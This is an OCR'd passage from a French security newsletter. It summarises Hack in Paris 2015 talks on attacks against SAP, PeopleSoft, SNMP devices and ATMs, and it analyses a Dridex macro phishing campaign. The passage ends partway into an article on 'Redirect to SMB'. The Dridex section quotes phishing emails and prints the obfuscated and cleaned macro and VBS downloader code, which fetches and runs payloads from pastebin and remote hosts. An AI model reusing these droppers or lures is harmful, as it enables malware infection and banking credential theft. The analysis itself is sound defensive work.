
Plusieurs démonstrations ont ainsi prouvé qu'avec des droits suffisants, il était très facile pour un attaquant de modifier le mot de passe d'un administrateur de l'application, voire de modifier le destinataire d'une transaction. Via son logiciel spécialisé nommé « SAPSucker », l'expert en sécurité a prouvé qu'il était très simple de récupérer des fichiers sensibles de l'application et d'accéder à certaines tables contenant des données critiques.



La conclusion principale du conférencier est que le système doit renforcer sa sécurité via des contrôles plus profonds et des restrictions plus drastiques. Malheureusement, les éditeurs de composants ne semblent pas s'en préoccuper, comme l'a prouvé Arsal Ertunga, en présentant et en détournant l'utilisation d'un composant permettant de communiquer via les réseaux sociaux. Une ouverture vers le monde simplifiée dont se passerait pourtant bien le progiciel le plus utilisé au monde...

Fitness tracker: hack in progress
Axelle Apvrille

Axelle Apvrille a pu nous présenter l'état de ses recherches sur le traqueur Fitbit, un objet connecté permettant d'analyser l'activité de son porteur.
Elle a pu nous présenter les vulnérabilités maintenant corrigées que pouvait présenter ce système : divulgation des activités des utilisateurs sur internet, traçabilité du porteur.



Dans le but d'exploiter le traqueur, elle a cherché à comprendre comment fonctionne la communication entre le bracelet et les serveurs Fitbit. En utilisant du Fuzzing, il a été possible trouver les commandes permettant la transmission des données entre ces derniers.


Cependant les données sont chiffrées par le traqueur et déchiffrées par les serveurs de Fitbitt, il n'a donc pas été possible de récupérer, d'altérer et d'exploiter ces échanges en l'état actuel des recherches.

Oracle peoplesoft applications are under attack!
Alexey GreenDog Tyurin

Alexey GreenDog Tyurin a pu nous présenter un outil de sa propre réalisation permettant entre autres d'élever ses privilèges sur les interfaces d'Oracle PeopleSoft.

Les applications d'Oracle PeopleSoft sont présentes dans de nombreuses grandes entreprises et permettent la gestion du personnel, de la comptabilité, des relations entreprises, des chaines de productions, et même dans de nombreux établissements scolaires américains les notes des étudiants.

Il a découvert que si une interface venait à être accessible sur internet, des attaques de type brute force ne seraient aujourd'hui pas contrées.



De plus sur les plateformes Weblogic, un utilisateur n'ayant pas les droits pour déployer une application peut en réalisé utiliser la fonction toujours présente même si le bouton l'appelant n'est pas disponible pour ce dernier. Dans le cas d'un environnement Windows il est même possible d'uploader l'archive de l'application à distance (en spécifiant une URL du type : \\evilserver\shell.jar), dans le cas d'un Linux, seules des archives déjà présentes sur la plateforme peuvent être déployées. Sur les plateformes de PeopleSoft, de nombreux comptes possèdent des mots de passe par défaut qui permettent facilement à un attaquant de s'authentifier.

Aujourd'hui une technique apportée par Alexey GreenDog Tyurin permet d'exploiter la valeur du cookie d'authentification nommé PS_TOKEN pour élever ses privilèges.

Ce dernier peut être obtenu sans être authentifié lors de la simple consultation d'un formulaire pour une candidature ou de récupération de mot de passe. La valeur de ce Cookie peut être modifié de sorte à changer d'id utilisateur et ainsi élever ses privilèges. L'outil présenté « tockenchpoken » analyse la valeur du Cookie, et en utilisant du brute-force, retrouver la valeur du « Node Password ». Il est alors possible de recréer un Cookie pour pouvoir s'authentifier avec l'utilisateur de son choix.

Exploiting tcp timestamps
Veit Hailperin

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/veit_hailperin_still_exploiting_tcp_timestamps.pdf

La présentation débute par la présentation de l'origine des TCP Timestamps. Ils ont été introduits en 1992 par la RFC1323 pour résoudre de problèmes d'overflow sur les ID de paquets, ou PAWS.

La suite de la présentation consiste à expliquer les différents vecteurs d'attaques introduits par les TCP Timestamps et l'impossibilité de correction sans réintroduire PAWS ou empêcher la protection contre le SYN Flood. La chronologie présentée est la suivante :

1) 2001 : Calcul de l'uptime ;

2) 2005 : Identification d'hôtes accessibles depuis plusieurs IP ;

3) 2005 : Variation des attaques en utilisant le défaut physique des horloges ;


4) 2006 : Identification d'hôte public exposant des services sur TOR ;

5) 2015 : Révélation des load-balancing actif-actif ;

6) 2015 : Identification de typologie réseau ;

7) 2015 : Amélioration des détections d'OS des machines NATées en ciblant une à une les machines identifiées.

Bien que la chronologie des points 5 et 6 soit erronée, ces techniques étaient déjà utilisées depuis longtemps quand j'ai débuté en 2011, le 7e point est très simple, mais introduit pour moi une méthode à laquelle il aurait fallu penser plus tôt.



Pour conclure, la seule solution fiable à l'heure actuelle est de bloquer la propagation des TCP Timestamps au niveau des pare-feu.

Simple network management pwnd: information data leakage attacks against snmp enabled embedded devices

Deral Heiland et Mathew Kienow

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/deral_heiland_simple_network_management_pwnd.pdf
https://github.com/dheiland-r7/snmp

Le SNMP, ou Simple Network Management Protocol, est également connu sous la forme Security is Not My Problem. En effet, ce protocole est très utilisé sur les réseaux d'entreprise pour la surveillance et la gestion des équipements, notamment les équipements réseau et les imprimantes, mais sa sécurisation est rarement prise en compte. Pour la surveillance, la communauté par défaut est « public ». Celle-ci est très rarement modifiée, or le nom de communauté est la seule protection prévue pour empêcher la consultation des données.

Selon Deral Heiland, l'analyse réalisée en test d'intrusion s'arrête là et les données récoltées ne sont pas analysées. C'est pourquoi, après nous avoir présenté le protocole un peu plus en détail, lui et Mathew Kienow nous présentent les perles qu'ils ont pu découvrir en creusant les informations disponibles sur les équipements à leur disposition.

Parmi les données qu'ils ont pu extraire, certaines sont édifiantes :

- Clé d'accès au WiFi ;
- Empreintes de mots de passe d'administration ;
- Mots de passe d'administration ;
- Information de connexion Active Directory ;
- Journaux d'authentification.

Comme toujours, les outils qu'ils ont élaborés sont accessibles publiquement sur Github.

Pour conclure, les constructeurs doivent arrêter d'exposer des données sensibles en SNMP et les clients doivent utiliser des noms de communautés sûrs.

Revisiting ATM vulnerabilities for our fun and vendor's profit

Alexey Osipov et Olga Kochetova

Alexey Osipov & Olga Kochetova ont pu nous présenter comment ils ont pu, en accédant toutefois à la partie supérieure d'un distributeur de billets et en y connectant un rasberry Pi, récupérer le code PIN d'un utilisateur et déclencher l'extraction de billets depuis les cassettes.

Que s'est-il passé durant ce printemps ?


Retour sur l'attaque Word du moment et quelques vulnérabilités qui ont fait parler d'elles.

Bruno French Riviera

ACTUALITÉ DU MOMENT

Attaque Word/Macro/Dridex

Par Jean-Yves KRAPF



Quinn Dombrowski

Introduction

Au cours des premières semaines du mois de juin 2015, nous avons été la cible d'une campagne de « spear phishing » au même titre qu'un grand nombre d'entreprises françaises et européennes. Le CERT-XMCO vous propose une analyse de ces évènements.

Des dizaines d'emails ont été reçus sur les adresses publiques de la société, mais également par les consultants.

Chacun de ces messages possédait un document au format Word en pièce jointe (ou encore Excel). Celui-ci était nommé différemment selon les e-mails, mais toujours formé de numéros et de quelques lettres majuscules, créant une impression de référence comptable (ex: B2E8_0CF97E93F).

Kieth Kumor 9 juin 2015 10:58
À : CERT-XMCO
[SPAM] Avoir facture

Bonjour,

Comme convenu je te fais passer l'extrait de compte de la dette : solde de 83 197.82 euros TTC à ce jour (69 563.39 euros HT).

Pour rappel : Les 10% ne sont appliqués que sur les facturations CBI.

Cordialement.

Kieth Kumor

C8D0_EEEFB8FB0C.doc

Ceci est évidemment en adéquation avec la façon dont le corps du message nous présente ce document. Il nous est toujours désigné comme une facture, mais notre interlocuteur la décrit comme une dette, une commande ou encore une facture actualisée.

Angelita Wisinski 8 juin 2015 12:15
À : cert@xmco.fr

Bonjour,

Vous trouverez en pièce jointe la facture toujours en attente de règlement depuis le mois de Septembre d'un montant de 1927.80 €.

Pouvez-vous faire le nécessaire ASAP.

Angelita Wisinski

ACHATS EMBALLAGES

E020D_B56A60B1A78A65.doc

Brandy Sirak 9 juin 2015 12:13
À : francois.legue@xmco.fr
Répondre à : Brandy Sirak
Solde dette CC91

Bonjour,

Nous avons le plaisir de vous faire parvenir ci dessous le détail de vos expéditions correspondant à votre facture.


Pour toutes réclamations concernant votre facturation, merci de vous rapprocher de votre assistant(e) de recouvrement ou par fax au 05 34 967 245

Le service comptabilité clients
GLS FRANCE


Lorsque l'on s'intéresse aux expéditeurs, on constate que les noms et entreprises utilisés dans la signature ne correspondent pas toujours aux domaines des emails. En revanche, les noms de domaine correspondent à des entreprises réelles. On constate également, dans l'en-tête de l'e-mail, que les messages ont transité par des serveurs en Inde, au Viet Nam ainsi qu'en Slovénie.

« Des dizaines d'emails ont été reçus sur les adresses publiques de la société, mais également par les consultants. »

En revanche, certaines pièces jointes des emails reçus contiennent le nom de la personne ciblée afin de rendre l'attaque encore plus crédible.



Note intéressante, des prénoms communément utilisés étaient particulièrement adaptés à notre entreprise (nous avons plusieurs Julien et une Stéphanie) et potentiellement à beaucoup d'autres...



Analyse du document Word

Ce document ne comporte aucun contenu autre que la charge malveillante. Il s'agit simplement d'une macro s'exécutant à l'ouverture du fichier. Pour que celle-ci soit opérationnelle, il est nécessaire que l'exécution automatique des macros soit activée, ou que l'utilisateur l'autorise explicitement.




Figure 1 - Ouverture du document Word

Lorsque l'on tente de visualiser le contenu de la macro au sein de Word, un mot de passe est demandé. Néanmoins, il est tout de même possible de l'extraire via différents logiciels spécialisés grâce auxquels nous obtenons un code légèrement obfusqué.
Au cours de nos différentes analyses, il nous a été possible d'identifier plusieurs techniques d'obfuscation. Ces dernières consistent en l'ajout de boucles incrémentant un entier ou parcourant une chaîne, et ce, afin de cacher une quinzaine de lignes effectives au milieu d'une centaine d'instructions différentes. Les chaînes sont quant à elles masquées à l'aide de la fonction « strreverse » (écriture de droite à gauche) ou encore en utilisant le codage ASCII.

```
Set sdfwewrrrwerwef = CreateObject(StrReverse("PTTHLMX.2LMXSM"))
iiiOIH = StrReverse("tth")
oouiji = StrReverse("hp.daolnwod/moc.nibe")
dddsewrwerfgg = iiiOIH + StrReverse("tsap//:p") + oouiji + StrReverse("
    DqeJBFs2=i?p")
Call sdfwewrrrwerwef.Open(StrReverse("TSOP"), dddsewrwerfgg, False)
sdfwewrrrwerwef.Send
Set werweeeee3ffffff = CreateObject(StrReverse("tcejbOmetsySeliF.gnitpircS"))
werweeeee3ffffffd = Environ(StrReverse("PMET")) & StrReverse("sbv.eeeeeffdsfsd\
Set werwergfd34sdfsd = werweeeee3ffffff.CreateTextFile(werweeeee3ffffffd, 2)
werwergfd34sdfsd.Write sdfwewrrrwerwef.ResponseText
werwergfd34sdfsd.Close
Set sdfweweeeee34 = CreateObject(StrReverse("noitacilppA.llehS"))
sdfweweeeee34.Open Environ(StrReverse("PMET")) & StrReverse("sbv.eeeeeffdsfsd\")
End Sub
```

Figure 2 - Script extrait, après un premier nettoyage

```
Set connect = CreateObject("MSXML2.XMLHTTP")
prefix = "htt"
url1 = "ebin.com/download.ph"
URL = prefix + "p://past" + url1 + "p?i=2sFBJeqD"
Call connect.Open("POST", URL, False)
connect.Send
Set newFile = CreateObject("Scripting.FileSystemObject")
pathFile = Environ("TEMP") & "\dsfsdffeeeee.vbs"
Set buffer = newFile.CreateTextFile(pathFile, 2)
buffer.Write connect.ResponseText
buffer.Close
Set createShell = CreateObject("Shell.Application")
createShell.Open Environ("TEMP") & "\dsfsdffeeeee.vbs"
End Sub
```

Figure 3 - Script extrait, après réécriture complète

On constate alors que le code tente de télécharger le contenu d'un pastebin. Plusieurs références ont été trouvées :

- http://pastebin.com/2sFBJeqD
- http://pastebin.com/vmCDsgcn
- http://pastebin.com/1YzPHtum

Chacune a été fermée quelques jours après la réception de l'e-mail.




Figure 4 - Aperçu d'un pastebin avant clôture

Les données obtenues sont écrites dans un fichier Visual Basic stocké sur le disque dur. Plus précisément, il est placé dans le dossier temporaire dont le chemin est récupéré par la fonction « environ(TEMP) ».

Analyse du fichier téléchargé

Ce fichier téléchargé ressemble grandement au précédent. En effet, on y reconnaît les mêmes méthodes d'obfuscation. Ce script va effectuer une requête vers l'adresse IP 212.76.130.85 (basée en Russie) afin de récupérer un exécutable.

```
dim ccccccccccccxsdf: Set ccccccccccccxsdf = createobject("Microsoft.XMLHTTP")
dim dsfcsdcsdcsdfgg: Set dsfcsdcsdcsdfgg = createobject("Adodb.Stream")
ccccccccccccxsdf.Open "GET", "http://212.76.130.85/bt/bt/get9.php", False
ccccccccccccxsdf.Send

Set sddddddddddfwerwef = WScript.CreateObject(StrReverse("llehS.tpircSW")).
Environment(StrReverse("ssecorP"))
sddddddddddfwerwefwertt = sddddddddddfwerwef(StrReverse("PMET"))
sdfwettttttretertttttt = sddddddddddfwerwefwertt + StrReverse("exe.df3ewfsd\ ")
with dsfcsdcsdcsdfgg
   .type = 1
    .open
    .write ccccccccccccxsdf.responseBody
    .savetofile sdfwettttttretertttttt, 2
end with
Set sddddddddddfwerwefwerttwer = CreateObject(StrReverse("noitacilppA.llehS"))
sddddddddddfwerwefwerttwer.Open sdfwettttttretertttttt

dim dsfwrwerrrrrr: Set dsfwrwerrrrrr = createobject(StrReverse("PTTHLMX.tfosorciM"))
dim dsfwrwerrrrrrdf: Set dsfwrwerrrrrrdf = createobject(StrReverse("maertS.bdodA"))
dsfwrwerrrrrr.Open StrReverse("TEG"), StrReverse("fig.7205637/ur.cipevas//:ptth"), False
dsfwrwerrrrrr.Send

Set dsfwerwewwww = GetObject(StrReverse(":stmgmniw") _
& StrReverse("\\!}etanosrepmi=leveLnoitanosrepmi{") & StrReverse(".") & StrReverse("2vmic\toor\ "
Do
Running = False
Set sdsfcxxxxxxxxc = dsfwerwewwww.ExecQuery(StrReverse("ssecorP_23niW morf * tceleS"))
For Each sddddfvxxcv In sdsfcxxxxxxxxc
If sddddfvxxcv.Name = StrReverse("exe.df3ewfsd") Then
Running = True
Exit For
End If
Next
If Not Running Then
WScript.Sleep 3000
End If
Loop While Not Running
dim sdfwefweeeeeeeeeeee: Set sdfwefweeeeeeeeeeee = createobject(StrReverse("PTTHLMX.tfosorciM"))
dim werwerttt: Set werwerttt = createobject(StrReverse("maertS.bdodA"))
sdfwefweeeeeeeeeeee.Open StrReverse("TEG"), StrReverse("fig.7410737/ur.cipevas//:ptth"), False
sdfwefweeeeeeeeeeee.Send
```

Figure 5 - Script pastebin, après un premier nettoyage

```
Set obj = CreateObject("Shell.Application")
obj.Open pathFile

dim connect2: Set connect2 = createobject("Microsoft.XMLHTTP")
dim streamAdb2: Set streamAdb2 = createobject("Adodb.Stream")
connect2.Open "GET", "http://savepic.ru/7365027.gif", False
connect2.Send

Set var3 = GetObject("winmgmts")
& "{impersonationLevel=impersonate}!\\" & "." & "\root\cimv2"
Do
Running = False
Set listProcess = var3.ExecQuery("Select * from Win32_Process")
For Each process In listProcess
If process.Name = dsfwe3fd.exe Then
Running = True
Exit For
End If
Next
If Not Running Then
WScript.Sleep 3000
End If
Loop While Not Running
dim connect3: Set connect3 = createobject("Microsoft.XMLHTTP")
dim streamAdb3: Set streamAdb3 = createobject("Adodb.Stream")
connect3.Open "GET", "http://savepic.ru/7370147.gif", False
connect3.Send
```

Figure 6 - Script Pastebin, après réécriture complète

L'exécutable récupéré est en fait le malware « Dridex » [1]. Une fois installé, ce dernier attend que l'utilisateur se connecte sur son application bancaire, récupère les identifiants/mot de passe via une iframe injectée sur la page de connexion et les envoie au pirate.

Le malware Dridex et son cousin Cridex sont membres de la famille « GameOver Zeus », un botnet P2P basé sur des composants du trojan ZeuS. Le rôle principal de ce botnet étant de transférer les identifiants volés en toute discrétion vers les pirates. Ces données sont ensuite revendues sur des forums spécialisés ou sur le darknet.

Conclusion

Cette attaque fait partie de la nouvelle vague de macro malware ciblant en majorité les entreprises.

Ce choix n'est pas anodin puisqu'il est courant pour des professionnels d'utiliser ce genre de script. Ils sont alors naturellement plus enclins à ignorer un message d'alerte, lorsque ce mécanisme n'a pas été désactivé par défaut.

On peut noter qu'elle est particulièrement réussie pour plusieurs raisons :

- Le nombre d'emails envoyés (nous en avons reçu plus d'une cinquantaine sur nos emails XMCO) ;
- La crédibilité du contenu des ces emails (peu de fautes, prétextes cohérents) ;
- Le nombre d'entreprises infectées au vue des premiers retours que nous avons.

Précisons encore que cette famille de malware a proliféré au début des années 2000, c'est-à-dire il y a 15 ans et la majorité des utilisateurs actuels n'a donc pas été sensibilisés aux risques liés à cette technologie.

Référence

- http://wearesecure.blogspot.fr/2015/06/dridex-la-cyber-attaque-qui-mitraille.html

Redirect to SMB

Par Cyril LORENZETTO

>Introduction

Un bug âgé de 18 ans permet à un attaquant de voler les identifiants de ses victimes et ce, quelle que soit la version de Windows utilisée (Windows 10 compris).

La vulnérabilité a été baptisée « Redirect to SMB », car elle fait appel, d'une part, à l'utilisation du protocole SMB (Server Message Block) utilisé par le noyau de Windows lors des communications réseau. D'autre part, parce que l'attaquant redirige la victime vers son serveur malveillant SMB.

>SMB Relay (2001) et les correctifs MS08-068 (2008) / MS10-012 (2010)

Bref historique

Tout débute le 31 mars 2001 lorsque Sir Dystic du groupe CULT OF THE DEAD COW (cDc) publie le logiciel SMBRelay lors de sa présentation @lantacon (Atlanta, Georgie). Ce logiciel exploite le principe de l'attaque par relais qui consiste à faire croire aux deux victimes qu'elles communiquent directement alors qu'un système pirate relaie leur conversation.

7 ans après, Microsoft publie le correctif MS08-068 afin de corriger la vulnérabilité exploitée par le logiciel SMBRelay. Un attaquant était en mesure de rediriger une tentative de connexion SMB vers la machine émettrice puis d'exploiter les identifiants d'authentification pour s'y connecter (technique aussi appelée « credential reflection »). De ce fait, l'attaquant était en mesure d'exécuter du code avec les mêmes privilèges que la victime. Cependant, ce correctif ne corrige que cette réflexion vers la machine émettrice, c'est-à-dire qu'il prévient le relayage du challenge à l'hôte qui l'a délivrée. Si les identifiants sont transmis à un autre hôte, la vulnérabilité reste exploitable [1].

Enfin, en 2010, une autre vulnérabilité, référencée CVE-2010-0020, a été découverte. Celle-ci résulte d'une erreur d'implémentation dans la génération des challenges aléatoires dans le mécanisme d'authentification SMB NTLM. Cette vulnérabilité n'a pas de rapport avec les attaques par relais, mais en facilite leur exploitation. En effet, il est possible de rejouer des challenges qui sont déjà apparus.


Dans cet article nous n'allons pas détailler cette vulnérabilité. En revanche, nous allons nous pencher sur les principales différences entre les attaques de capture SMB (anciennes et celles de nos jours) et la vulnérabilité MS08-068.

Principe de l'attaque SMB Relay

Afin de comprendre le fonctionnement de l'attaque, il est nécessaire de connaître le mécanisme d'authentification SMB NTLM. Tout d'abord, il existe deux mécanismes d'authentification SMB : NTLM et Kerberos. Nous allons nous focaliser ici sur le protocole NTLM.

Qu'est-ce que SMB ?

SMB (Server Message Block) est un protocole qui permet de partager des ressources (fichiers, imprimantes, etc.) sur des réseaux locaux. Son port par défaut est le 445.



Qu'est-ce que NTLM ?

NTLM (NT Lan Manager) est un protocole d'identification utilisé dans plusieurs implémentations des protocoles réseau Microsoft. NTLM est un protocole d'authentification de type « challenge/response », c'est-à-dire que les clients sont en mesure de prouver leur identité sans dévoiler leur mot de passe au serveur.


Le mécanisme général de challenge/response se réalise en quatre temps :

- 1. Le client se connecte au serveur ;
- 2. Le serveur envoie un « challenge » au client ;
- 3. Le client répond au challenge envoyé par le serveur ;
- 4. Le serveur répond en fonction de la réponse du challenge et du secret partagé (mot de passe).

Qu'est qu'un « challenge » ?

